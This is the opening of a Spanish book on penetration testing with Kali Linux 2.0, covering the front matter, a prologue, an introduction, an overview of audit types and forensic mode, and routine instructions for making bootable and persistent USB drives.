Pentesting con Kali 2.0

Pablo González Pérez
Germán Sánchez Garcés
Jose Miguel Soriano de la Cámara

Con la colaboración de: Jhonattan Fiestas y Umberto Schiavo
Prólogo de Chema Alonso



www.0xWORD.com

0xWORD

Pentesting con Kali 2.0

Pablo González Pérez
Germán Sánchez Garcés
Jose Miguel Soriano de la Cámara

Colaboradores
Jhonattan Fiestas
Umberto Schiavo

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

© Edición 0xWORD Computing S.L. 2015
Juan Ramón Jiménez, 8. 28932 Móstoles (Madrid).
Depósito legal: M-33958-2015
ISBN: 978-84-608-3207-2

Printed in Spain
Proyecto gestionado por Eventos Creativos: *http://www.eventos-creativos.com*

Los últimos días de Informática64

Cuando en Informática 64 estábamos a punto de embarcarnos en lo que a la postre se convertiría en la empresa Eleven Paths, poco nos imaginábamos por dónde nos llevaría el destino. En aquellos momentos, con muchas incógnitas por resolver y poco tiempo por delante para cerrar los asuntos pendientes en la antigua Informática 64 teníamos que elegir día a día en qué nos debíamos focalizar cada nuevo día de trabajo. Al final, al poco tiempo estaríamos con un nuevo proyecto haciendo cosas nuevas o distintas. No sabíamos si lo que nos depararía el destino por delante en Eleven Paths tendría mucho que ver con lo que ya nos había deparado en Informática 64. Fueron semanas de incertidumbre y nerviosismo, pero al mismo tiempo de mucha ilusión y excitación por un proyecto que se abría al frente que nos permitiría hacer cosas nuevas.

Cuando estábamos de esa guisa, con tal cantidad de preguntas sin respuesta, sí que tenía claro una cosa: Íbamos a disfrutar de la seguridad informática, el pentesting, la investigación, el hacking, la auditoría de sistemas y la innovación. Un buen montón de actividades que a lo largo de mi vida profesional me habían acompañado y marcado como persona. Así que, cualquier cosa en lo que nos fuéramos a dedicar en los últimos días de Informática 64 tendría que ver con esto, con lo que siempre había sido nuestra pasión.

Fue así como mi fiel compañero y amigo, Pablo González, me propuso que nos embarcáramos en conocer qué traía Kali Linux, una nueva versión de una distro basada en GNU/Linux dirigida hacia pentesters, la evolución de la mítica BackTrack que tantas veces habíamos utilizado. He visto crecer a Pablo profesionalmente, y siempre le gusta venir con nuevas iniciativas para meterme en líos. Y a mí, que tengo una necesidad vital de hacer algo nuevo cada vez, me encanta cultivársela y motivarle para que siga así. Por supuesto, no hubo mucho que discutir. Me pareció que era el mejor tema en que podríamos gastar nuestros últimos días en Informática 64.

Y así nació el libro de Pentesting con Kali Linux, que sería a la postre el último libro creado en Informática 64 y el primero que dio la bienvenida a 0xWord cuando el 21 de Mayo de 2013 anunciábamos la nueva marca editorial. Desde entonces ha llovido mucho, más de 3.000 ejemplares vendidos de este libro y una nueva versión con Kali Linux 2.0, lo que ha hecho que hiciéramos una revisión a los contenidos originales del libro para adaptarlo a la nueva versión, a la vez que mejoramos algunas partes. Y lo tienes en tus manos.

Han pasado ya tres años desde aquellos días, 0xWord se ha consolidado como una editorial que sigue publicando nuevos libros, en nuevos formatos, y con nuevos autores. Eleven Paths es ahora una gran empresa, con muchos productos y servicios, pero muchas de las cosas que salen en este libro, siguen siendo cosas que utilizamos en nuestros productos de hacking - como Faast - o en nuestras pruebas de concepto realizadas en las investigaciones. Al final, no pudimos elegir mejor tema en el que dedicar nuestros últimos días en nuestra querida Informática 64.

Chema Alonso

Índice

Capítulo VIII



Introducción

El complejo mundo de la seguridad informática presenta novedades día a día y requiere que el auditor o pentester se encuentre en constante crecimiento profesional. Los auditores de seguridad suelen disponer de un kit de herramientas, en su cajón de sastre o aplicaciones preferidas, con las que realizar sus proyectos.

A nivel mundial *BackTrack* cubría un gran espectro a lo que herramientas de seguridad se refiere, copando los primeros puestos en distribuciones de seguridad. *BackTrack* ha dejado una huella en la comunidad de la seguridad mundial y Kali Linux ha tenido la capacidad de coger dicho relevo. La nueva versión de Kali Linux 2.0 viene implantada sobre un *Debian* y con la limpieza de herramientas que los usuarios solicitaban desde hace ya años, actualizando en muchos casos las versiones de las herramientas más interesantes en el mundo de la seguridad informática.

Ahora es más sencillo encontrar las herramientas necesarias para cada rama del *pentesting*. Kali Linux ofrece al usuario numerosas herramientas para todas las vías del *pentesting* desde la recolección y análisis de información hasta la explotación de vulnerabilidades de sistemas, web o wireless. Además, se dispone de herramientas para análisis forense, que si bien no es una rama tal cual del *pentesting*, se puede considerar una rama importante de la seguridad informática.

El libro llevará al lector al punto de vista del pentester con la idea de introducirle en aspectos técnicos y a la vez escenificar situaciones reales que puedan simplificar el proceso de aprendizaje del lector. Las pruebas de concepto que se detallan en el libro, como se ha mencionado anteriormente, son situaciones y escenarios que fácilmente se pueden encontrar en empresas y organizaciones durante el proceso de *pentesting*.

Hay que tener en cuenta que el libro no pretende detallar o explicar cada herramienta que se encuentra en la distribución Kali Linux, ya que este hecho llevaría a escribir de cada capítulo un libro propio. El libro pretende detallar cada parte del *pentesting*, enumerar las aplicaciones para dicha rama y detallar, mediante la exposición de casos prácticos o pruebas de concepto, algunas de las herramientas imprescindibles.

Como curiosidad final indicar que Kali Linux proporciona al *pentester* de un top de herramientas de seguridad, las cuales se pueden llamar las imprescindibles de Kali Linux. Este tipo de herramienta será tratado especialmente en el libro dotándolas de gran cantidad de información.

El mundo de la seguridad informática recibe a Kali Linux 2.0 con gran expectación y este libro llevará las novedades de la nueva distribución al lector. Además, se muestran escenarios reales que pueden ser estudiados con cualquier versión de Kali Linux.

■ ■ ■



Capítulo I
Kali 2.0

1. ¿Qué es Kali y Por qué elegirlo?

BackTrack fue una de las distribuciones de seguridad más conocidas y más utilizadas por los auditores de seguridad de todo el mundo. Se ganó a pulso una innumerable cantidad de usuarios. La empresa que gestionaba esta distribución, *Offensive Security*, llegó a la conclusión de que había que evolucionar su distribución para proporcionar una mejora sustancial a sus usuarios. Esta mejora llegó en 2013 de la mano de Kali Linux con el objetivo claro de mejorar la experiencia de trabajo de los auditores de seguridad de todo el mundo.

Lo cierto es que Kali Linux llegó con bastante murmullo entre los profesionales del sector, pero poco a poco se hizo un hueco, siendo por lo general, la distribución de seguridad por excelencia. Tras 2 años de experiencia con Kali Linux, *Offensive Security* ha publicado Kali Linux 2.0, la cual proporciona una nueva forma de trabajar con las mejores herramientas de auditoría disponibles hoy día en su distribución.

Una de las preguntas típicas que muchos suelen hacerse es, ¿Qué es exactamente Kali Linux? Kali Linux, como se mencionó anteriormente, es una distribución basada en Debian. Kali contiene cientos de herramientas que permiten llevar a cabo tareas dentro del marco de un *pentest* y una auditoría. El ámbito concreto de la distribución es la seguridad informática, por lo que todo lo relacionado con ésta como el análisis forense, el *reversing*, el *gathering* o la explotación están representadas en Kali Linux.

Hay que destacar que en la transición de *BackTrack* a Kali Linux hubo una revisión de todas las herramientas por parte de *Offensive Security*. En esta revisión se eliminaron ciertas herramientas que quedaron en desuso. El listado de herramientas disponibles en Kali Linux puede encontrar en la siguiente dirección URL *http://tools.kali.org/tools-listing*. Kali Linux es una distribución gratuita, y según indica la gente de *Offensive Security* en su sitio web, siempre lo será.

Kali Linux está siguiendo un modelo de desarrollo libre y todo este modelo está disponible para que todos los usuarios que quieran lo puedan ver. La dirección URL dónde se puede encontrar todos los paquetes es la siguiente *http://git.kali.org/gitweb*. Según la propia documentación de *Offensive Security*, el equipo de desarrollo utiliza un entorno seguro para llevar a cabo los *commits* de los

paquetes e interactuar con los repositorios. Los paquetes y repositorios se encuentran firmados mediante GPG. En otras palabras, a la hora de desarrollar y construir las soluciones de cada una de las herramientas se utiliza *Git* como software de control de versiones y que es totalmente compatible con el estándar de jerarquía del sistema de archivos Filesystem Hierarchy Standard (FHS).

Kali Linux 2.0 dispone de un nuevo kernel en su versión 4.0 y se encuentra basado en Debian *Jessie*, mejorando la integración con el *hardware* y el uso de los *drivers Wireless*. Tiene soporte actualizado para un mayor número de escritorios, como por ejemplo *gnome, kde, xfce, mate, e17, lxde* o *i3wm*. Una de las mejoras significativas es el sistema de actualizaciones que presenta la distribución. La integración de un sistema continuo de actualizaciones mejorado que alerta al usuario de cuando hay nuevas versiones de aplicaciones es una realidad. Generalmente, las actualizaciones serán llevadas a cabo vía *Git*. El *script* se ejecuta diariamente sobre un listado de herramientas comunes en la distribución y mantendrá alerta al usuario ante posibles nuevas actualizaciones.



Imagen 01.01: Logotipo oficial de Kali Linux.

ARM se ha visto favorecido con el lanzamiento de Kali Linux 2.0 ya que sigue proporcionando soporte para *Raspberry Pi, Chromebooks, Odroids*, etcétera. Además, *Nethunter*, la distribución de *pentesting* para dispositivos móviles también ha sido actualizada incluyendo Kali Linux 2.0. Ahora hay más dispositivos que soportan esta imagen, lo cual puede ser consultado en el sitio web de *Offensive Security Nethunter https://www.offensive-security.com/kali-linux-nethunter-download.*

La nueva versión de Kali Linux proporciona mejoras importantes en temas de rendimiento, por ejemplo la actualización de *Ruby* a la versión 2 hace que la consola de *Metasploit* arranque mucho más rápido de lo que tenía acostumbrado a los usuarios. Esto es algo que muchas veces ha llamado la atención de los *pentesters*, sin embargo con la actualización de *Ruby* se puede observar una mejora en rendimiento muy alta. Por supuesto, el resto de herramientas de *pentesting* han sido actualizadas, por ejemplo *Nmap* se encuentra en la versión 4.69, *Aircrack, Burp, BeEF, Hydra,*

ZAP, John The Ripper, Recon, Maltego, son sólo alguno de los ejemplos de herramientas que han sido actualizadas y pueden verse muy nuevas en la distribución. Es cierto que gracias al sistema de actualizaciones mejorado se dispone de la posibilidad de mejorar la experiencia en el *pentest* desde el primer momento.

A la pregunta, ¿Por qué Kali? Parece tener una respuesta sencilla. Es la distribución *GNU/Linux* por excelencia en el mundo de la seguridad. Quizá no tenga todas las herramientas para auditoría de seguridad, pero su marco de trabajo, estabilidad y rendimiento proporcionan un entorno de trabajo ideal para el auditor. Además, la colección de herramientas que proporciona al *pentester* es muy grande, siendo uno de las mejores, si no es a día de hoy la mejor.

Por último indicar que Kali Linux es una nueva distribución y que tiene diferencias con la distribución Debian en la que está basada. A continuación se enumeran estas diferencias:

- Cuando un auditor realice una auditoría de seguridad en entornos *Wireless* es necesario tener un kernel modificado, actualizado y optimizado o parcheado para llevar a cabo las inyecciones *Wireless*.
- La auditoría *Wireless* o los ataques de red pueden necesitar un alto nivel de privilegios, lo más seguro es que la mayoría de acciones requieran ser *root*. Por esta razón y otras muchas Kali Linux ha sido diseñado e implementado para proporcionar de forma predeterminada un solo tipo de usuario, el cual es *root*. El usuario cuando arranca su sesión ya tiene el máximo privilegio por lo que no tiene que estar jugando con *sudoers* o con el cambio de usuario.
- En Kali Linux existen *hooks* que por seguridad deshabilitan los servicios de red por defecto.

2. Visión global de Kali en un test de intrusión

La distribución Kali Linux está orientada a un ámbito profesional en el sector de la seguridad de la información. El objetivo de la distribución es la realización de pruebas profesionales de intrusión en sistemas y auditorías de seguridad. Las necesidades del auditor quedarán cubiertas, en lo que se refiere a herramientas, ya que se proporciona un gran número de aplicaciones en distintos ámbitos o ramas dentro de la seguridad informática.

Hay que tener claro que en Kali Linux todo se ejecuta como un solo usuario, que en este caso es el *root*. Este tipo de acceso es así por diseño, debido a la naturaleza de las propias auditorías de seguridad. Es decir, la distribución está diseñada para que sea utilizada en un único escenario, es decir a través del usuario *root*.

La gente de *Offensive Security* no recomienda a todo el mundo el uso de la distribución, lo cual puede llamar mucho la atención. Vivimos en un mundo dónde el marketing, en muchas ocasiones, guía a los productos, pero en este caso la gente de Kali Linux recomienda la distribución solo a aquellos profesionales que realicen test de intrusión o *pentesting* y auditorías de seguridad. No recomiendan la distribución a personas que no estén familiarizadas con entornos Linux. Además, mediante un

disclaimer avisan de que el mal uso de las herramientas de seguridad que se encuentran dentro de la distribución pueden causar daños irreparables y tener algunas consecuencias significativas.

La visión de Kali Linux dentro de las diferentes piezas que pueden componer un *pentesting* es algo muy interesante. Como ya se ha mencionado, la potencia de la distribución se basa en las herramientas que proporciona y sus diferentes ámbitos de ejecución dentro del mundo de la seguridad de la información. Hace 10 años, en sus orígenes, *Backtrack* fue diseñado y creado como una recopilación de aplicaciones con el objetivo de que fueran utilizadas por el personal de *Offensive Security*. El objetivo era claro y sencillo, realizar tareas de análisis de seguridad, forense, etcétera. Con el paso de los primeros años, la popularidad de la herramienta fue en aumento. Este aumento provocó que mucha gente asociase la palabra *pentesting* o auditoría de seguridad con el término *Backtrack*.

El objetivo final de *Backtrack*, una vez se empezó a enfocar en ayudar al resto de profesionales, era precisamente simplificar el proceso centralizando las herramientas necesarias en un *pentest* bajo una distribución. Es cierto que no era indispensable para llevar a cabo este proceso utilizar una distribución como *Backtrack*, pero ayudaba y mucho. Tampoco hace falta utilizar sólo sistemas Linux para llevar a cabo una auditoría, ya que también existen cientos de herramientas en *Windows* que permiten realizar el *pentest*.

A continuación se va a enumerar una serie de entornos y ámbitos en el mundo de las auditorías técnicas. Tras la enumeración se va a detallar el uso de Kali Linux en este ámbito, indicando de qué forma puede ayudar al auditor a realizar su trabajo. Los entornos o escenarios son los siguientes:

- Auditoría interna.
- Auditoría externa.
- Auditoría web.
- Auditoría wireless.
- Análisis forense.

La auditoría interna

La auditoría de seguridad interna o auditoría de caja blanca asume el rol de un usuario que dispone de acceso a los sistemas internos de la empresa o desde un sistema conectado a dicha red, bien porque sea el dueño de las credenciales o porque mediante un ataque ha elevado privilegios de forma ilícita. Existe otra tipo de caja que es la gris, en la que el auditor asume un rol de usuario sin privilegio dentro de la organización. La auditoría interna puede ser entonces de caja blanca o de caja gris, en función de los permisos que se tengan. Por ejemplo, un auditor que tiene acceso a código fuente, configuraciones de servidores o de máquinas está realizando una auditoría de caja blanca, mientras que el auditor que asume un rol de usuario de un departamento, el cual tiene que demostrar que puede llegar a tener acceso a información sensible para la que no tenía acceso a priori está realizando una auditoría de caja gris.

El entorno privado de una empresa u organización puede ser un esquema complejo y foco de vulnerabilidades que aunque no se ven, existen. Por ello y debido a la importancia de evitar la fuga

o robo de información confidencial de la empresa, es vital apoyarse en una auditoría interna que verifique el estado de la seguridad de la organización.

Con el uso de las herramientas que proporciona Kali Linux se intenta detectar y mitigar el máximo de vulnerabilidades en servidores internos, comunicaciones no seguras en la red corporativa, malas configuraciones, sistemas desactualizados, redes no seguras, en definitiva potenciales vectores de ataque que puedan provocar robo de información sensible en una empresa.

La auditoría externa

Las empresas en la actualidad poseen gran cantidad de servicios públicos los cuales pueden ser una pasarela hacia información o datos sensibles de éstas. La auditoría de seguridad externa o auditoría de caja negra asume el rol de un atacante externo a la empresa o hacker que sin el conocimiento de ninguna información previa puede obtener algún beneficio de la organización o, incluso, acceso a información sensible que comprometa la privacidad de la empresa, poniendo a prueba el estado de las barreras de seguridad que dispone la empresa entre Internet y su red corporativa.

Este tipo de auditoría pretende valorar el grado de seguridad de la red externa de su empresa y mediante la simulación de un ataque externo se evalúa la seguridad. Se pretende descubrir el mayor número de vulnerabilidades en los servicios públicos y fallos de seguridad, que pueden ser el resultado de una mala configuración, que existen en éstos. Otro de los grandes objetivos de la auditoría externa es aumentar la seguridad mediante la presentación de planes de mejora que deben ser implantados en su empresa.

Kali Linux dispone de un gran número de posibilidades para afrontar este tipo de auditorías, desde escáneres de vulnerabilidades, herramientas para realizar *footprint* y *fingerprint*, como *proxies* inversos con los que manipular parámetros. Existe gran cantidad de herramientas para validar seguridad sobre servicios perimetrales de las herramientas en Kali Linux. Además, se dispone de herramientas para generar informes y reportes de las actividades que se realizan en este tipo de pruebas.

La auditoría web

Quizá es una de las auditorías más realizadas por las empresas. El miedo a que los sitios web expuestos en Internet sean vulnerables a un conjunto de ataques aumenta, y las empresas le dedican un mayor esfuerzo en controlar esto. La utilización de frameworks que pueden ayudar a la mejor gestión por parte de la organización de estos recursos ayuda, pero en algunas ocasiones pueden suponer nuevas vías para encontrar vulnerabilidades que afecten a la empresa.

Es cierto que las aplicaciones web son potencialmente susceptibles a un conjunto de ataques independientes de la plataforma o tecnología utilizada y normalmente tienen su origen en defectos en el diseño e implementación de las aplicaciones, en la programación descuidada de las rutinas, en la mejorable o no adecuada implementación de medidas de control de acceso o en la falta de validación y saneamiento de los datos de entrada.

Mediante el uso de las aplicaciones preinstaladas en Kali Linux y las disponibles en los repositorios oficiales, se pueden identificar que vulnerabilidades contiene la aplicación, aunque nunca se puede dejar de lado la habilidad del auditor, quién haciendo uso de las técnicas, automatizadas y manuales, más novedosas logrará completar el objetivo de manera satisfactoria, completando cada etapa de evaluación con el sistema de informes incluidos en ésta distribución.



Imagen 01.02: Auditoria de Seguridad Web.

La auditoría wireless

La auditoría *wireless* realmente es un tipo de auditoría interna, pero se quiere diferenciar ya que tiene muchas particularidades. Kali Linux presenta un entorno dedicado para este tipo de auditorías con diversas herramientas, entre ellas la *suite* más conocida en este ámbito la *suite Aircrack*. Es cierto que las técnicas *wireless* no han avanzado como otros ámbitos, pero han ido apareciendo pequeñas debilidades en los dispositivos, las cuales pueden ser aprovechadas por herramientas que, como es lógico, se encuentra en Kali Linux.

En la auditoría wireless el auditor debe verificar diferentes aspectos como la intensidad de señal, *fingerprint* de puntos de acceso, configuraciones de los puntos de acceso, cifrado de las conexiones inalámbricas, protocolos, etcétera. Existen metodologías como OWISAM, *Open WIreless Security Assessment Methodology*, dónde se ponen en común los controles de seguridad que deben ser verificados en las redes de comunicación inalámbricas. Este tipo de metodología se puede utilizar junto a la distribución para llevar a cabo las auditorías *wireless*.

Análisis forense

El análisis forense es una de las ramas de la seguridad informática más diferente del resto. En esta ocasión no se trata de "romper" cosas o demostrar que hay fallos de seguridad que pueden provocar pérdidas a la organización. El análisis forense pretende demostrar una serie de cosas sobre un escenario concreto. Un análisis forense, tanto de sistemas operativos de escritorio como de móviles,

pretende responder a una serie de preguntas como son, ¿Qué ha sucedido? ¿Cómo ha sucedido? ¿Cuándo ha sucedido?

En otras palabras se puede decir que un analista forense es la persona capaz de recuperar y tratar la información después de que haya ocurrido un incidente. El proceso de adquisición de evidencias e imágenes es el proceso más crítico dentro del análisis forense, pero en Kali Linux se tienen herramientas para llevar a cabo este proceso, además del resto de fases como son el análisis, tratamiento de imágenes y búsqueda de evidencias.

Ya desde su antecesor, *Backtrack Linux*, se introdujo el "Modo Forense" prevaleciendo hasta la actualidad en Kali Linux, resultando una herramienta muy útil cuando se necesita hacer un trabajo utilizando código abierto forense.




Imagen 01.03: Selección del modo forense en Kali Linux.

Se ha de tener en cuenta que debe actuarse con la mayor agilidad posible, de cara a un potencial problema en el sistema operativo que corrompa pruebas, un fallo eléctrico o cualquier causa que pueda propiciar una pérdida de evidencias. De cara a no perder evidencias, es realmente importante que el modo forense presente cambios en relación al modo normal de ejecución de Kali Linux. A continuación se enumeran algunos aspectos que introduce el modo forense respecto al modo normal:

- El soporte automático para cualquier medio externo ha sido desactivado, por lo que memorias flash, USB, unidades de CD, unidades de almacenamiento extraíble, etcétera, no serán montados automáticamente al ser insertados en el equipo, de forma que se mantiene el control completo por parte del usuario, siendo éste el único responsable.
- En primer lugar, no se montará automáticamente ni se hará uso de ningún disco duro interno (incluyendo particiones de intercambio) para evitar contaminarlos. Puede utilizar las herramientas de análisis forense que incluye Kali Linux en modo forense sin temor a perturbar

o trastornar el entorno. El equipo de *Offensive Security* ha realizado una comprobación tomando un hash un disco duro antes y después del uso de Kali Linux en modo forense, y ha comprobado que ambos hashes coinciden, verificando que el disco duro no ha sufrido la más mínima variación.

3. Trabajando con Kali

Para trabajar con Kali Linux se pueden usar diferentes modos y vías. Por ejemplo, para comenzar a jugar con la nueva versión de la distribución la 2.0 se recomienda utilizar el modo *Live-CD*. Este modo permite probar las nuevas funcionalidades y características de la nueva versión de la distribución de seguridad más utilizada en cuestión de pocos minutos. En otras palabras, no se necesita llevar a cabo una instalación ni configuración de nada, directamente se introduce la ISO y se dispone de todo el potencial de Kali Linux cargado en la RAM. Puede que el *Live-CD* sea utilizado en una máquina física o en una máquina virtual a través de una ISO.

Lo más normal es que el auditor utilice Kali Linux en máquinas virtuales, ya sea *VMWare* o *VirtualBox*, entre otros, y tenga la distribución instalada para una mejor experiencia. En ciertas ocasiones utilizar un modo *Live-CD* tiene sus inconvenientes, como puede ser el gasto de RAM que bloquee la ejecución de dicho modo, haciendo perder al auditor sus avances. Por otro lado, también es bastante normal que el auditor disponga de un equipo con Kali Linux instalado físicamente en él.

Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	**2.0**	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	**2.0**	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	**2.0**	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	**2.0**	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572
Kali Linux 64 bit mini	ISO	N/A	28M	**2.0**	5639928a1473b144d16d7ca3b9c71791925da23c
Kali Linux 32 bit mini	ISO	N/A	28M	**2.0**	4813ea0776612d4cc604dfe1eaf966aa381968ae
Kali Linux armel	Image	Torrent	2.1G	**2.0**	99a2b22bc866538756b824d3917d8ed62883ab12
Kali Linux armhf	Image	Torrent	2.0G	**2.0**	f57335aa7fb2f69db0271d82b82ede578cb1889e

Imagen 01.04: Versiones disponibles de Kali Linux en su versión 2.0.

Hay que valorar otras opciones que hoy día pueden ser interesantes como es trabajar con Kali 2.0 en arquitecturas ARM o disponer de la distribución que arranque desde un USB. La distribución de

Kali Linux 2.0 puede correr en multitud de plataformas y arquitecturas, las cuales no son objeto del presente libro. Para este apartado se han recapitulado algunas que son interesantes, diferentes y que pueden ayudar al auditor en un momento dado en un *pentest*.

```
Boot menu

Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence                 (check kali.org/prst)
Live USB Encrypted Persistence       (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options                                         >
```

Imagen 01.05: Boot en Kali Linux 2.0.

Live-CD

Como se menciona anteriormente, este es un modo de trabajo habitual en las distribuciones Linux. Además, es un modo de trabajo interesante en ciertas pruebas de auditoría, ya que en pocos minutos o segundos se dispone del entorno necesario. En otras palabras, es muy beneficioso en tiempo si solamente se requiere utilizar una o algunas de las herramientas incluidas en el sistema operativo.

Desde la opción Live CD se puede hacer uso de todas las herramientas incluidas, sin embargo los cambios que se realicen o documentos no se podrán mantener de manera automática en la máquina una vez finalice la sesión.

Hacer un USB booteable con Kali Linux 2.0

En este pequeño ejemplo se creará un USB booteable con Kali Linux 2.0. Para ello se utilizará como sistema operativo base GNU/Linux, aunque también pueden crearse desde entornos Windows y OS X. Los requisitos para llevar a cabo esto son los siguientes:

- La ISO de Kali Linux 2.0, la cual se puede conseguir desde el sitio web oficial de la distribución.
- Se debe disponer del comando dd en la distribución de Linux que se esté utilizando, ya que con este comando se realizará la copia de la ISO.
- Un pendrive de mayor capacidad de 4GB.

Una vez que se dispone de la ISO de Kali Linux 2.0 descargada, se puede utilizar directamente el comando dd para copiar la ISO al USB. Lógicamente, este proceso debe ser ejecutado como *root*, pudiéndose invocar desde sudo si se encuentra en otra distribución Linux. Si se encuentra en el propio Kali Linux, por defecto ya se ejecuta como *root*.

En primer lugar se necesita identificar la ruta dónde se encuentra el dispositivo, el cual se utilizará para escribir la imagen o ISO en el USB. Por ejemplo, sin el USB conectado al equipo se puede ejecutar el comando *sudo fdisk –l* y se encontrará el listado de dispositivos de almacenamiento conectados al equipo. Ahora, conectando el USB al equipo y ejecutando de nuevo el comando *sudo fdisk –l* se puede obtener la ruta del dispositivo, que puede ser algo como, por ejemplo, */dev/sdb*. En el caso de que */dev/sda* sea el disco duro del equipo, puede que veamos las particiones del disco A, a través de /dev/sda1, /dev/*sda2* o */dev/sda5*.

```
root@kali:~# uname -a
Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU
/Linux
root@kali:~# sudo fdisk -l

Disk /dev/loop0: 2.8 GiB, 2969686016 bytes, 5800168 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~# ▌
```

Imagen 01.06: Listado de discos en una *Live-CD.*

Ahora, con la ruta del dispositivo USB identificada se debe proceder a traspasar la ISO al USB. Para ello se utilizará una herramienta denominada *dd*. Hay que tener en cuenta el block size que utilizará *dd* para hacer la copia. La instrucción a ejecutar es la siguiente *dd if=<ruta de la ISO de Kali Linux> of=/dev/sdb bs=512K*. En la instrucción anterior hay que tener en cuenta que if es la ruta origen de lo que se quiere copiar, *of* es la ruta destino dónde se realizará la copia, la cual en este caso el USB y bs es el tamaño de bloque para la copia. Esta copia puede tardar varios minutos, por lo que se deberá ser paciente con ello.

Una vez que *dd* finaliza la copia se dispondrá de un USB *booteable* con el que arrancar Kali Linux 2.0 en una máquina. El comando *dd* no proporciona *feedback* durante el proceso de copia hasta que no termina la operación. Cuando el comando termina se obtiene información en la salida de los registros y tamaño copiados.

Hacer un USB persistente con Kali Linux 2.0

Kali Linux puede arrancar con 2 opciones referentes a la persistencia de los datos dentro del dispositivo USB. Esto puede ser realmente útil para ir a diferentes máquinas y que los datos se almacenen en el propio dispositivo con el fin de no perder la información obtenida. Los datos son almacenados en la propia partición del dispositivo USB, la cual puede, incluso, cifrarse con *LUKS-encrypted.*

Para configurar la persistencia en el arranque desde un dispositivo USB se necesitará realizar previamente la instalación de Kali Linux 2.0 en un dispositivo USB, el cual se ha comentado previamente, por lo que se asume que se ha realizado el paso anterior para configurar la persistencia.

Los comandos que se utilizarán necesitan el máximo privilegio, por lo que se necesitará ejecutar el usuario *root* o hacer uso del comando *sudo*. Para este ejemplo, se supone que el dispositivo USB se

encuentra en la ruta */dev/sdb*, con una capacidad mínima de 8 GB. Se tendrán que tener 2 particiones en el disco, una para la imagen de Kali Linux 2.0, con alrededor de 3 GB, y otra partición con 4 GB mínimo dónde se almacenará la información de forma persistente.

En primer lugar, se debe crear una nueva partición, en la que se almacenarán los datos de forma persistente. Para realizar esta acción se debe crear las particiones, por ejemplo con *fdisk*. Dicho de otra forma, se tendrá la ruta */dev/sdb1*, */dev/sdb2 /dev/sdb3*. Con el comando *fdisk –l* se puede comprobar este hecho. Se debe formatear esta partición con *ext3*, e incluir el fichero *persistence.conf*. a última partición será la que almacene los datos de forma persistente. Instrucciones a ejecutar:

- mkfs.ext3 –L persistence /dev/sdb3
- e2label /dev/sdb3 persistence
- mkdir –p <ruta montaje>
- mount /dev/sdb3 <ruta montaje>
- echo "/ union" > <ruta montaje>/persistence.conf
- umount /dev/sdb3

Una vez hecho esto, y de forma alternativa, se puede crear un área de almacenamiento cifrado con *LUKS-encrypted*. De esta forma si el dispositivo se utiliza en otro ámbito no se podrá acceder a esa área de información. Para llevar a cabo la instalación hay que realizar los mismos pasos que en el ejemplo anterior para crear la partición de información persistente y ejecutar las siguientes instrucciones:

- cryptsetup –verbose –verify-passphrase luksFormat /dev/sdb3
- cryptsetup luksOpen /dev/sdb3 etiqueta
- mkfs.ext3 –L persistence /dev/mapper/etiqueta
- e2label /dev/mapper/etiqueta persistence

Ahora se debe introducir el fichero *persistence.conf* y desmontar la partición.

- mkdir –p <ruta montaje>
- mount /dev/mapper/etiqueta <ruta montaje>
- echo "/ union" > <ruta montaje>/persistence.conf
- umount /dev/mapper/etiqueta
- cyptsetup luksClose /dev/mapper/etiqueta

Instalación en máquina física

Para iniciar una instalación en una máquina física se debe obtener la ISO de Kali Linux disponible desde el sitio web oficial Kali o desde alguno de sus asociados. Inicialmente la versión 1.0.1 tenía un tamaño de 2.1 GB, sin embargo, Kali 2.0 ha pasado a pesar 3.1 GB. Al realizar la instalación aunque podrían aparecer algunas advertencias a la hora de cargar drivers y componentes, detectar hardware

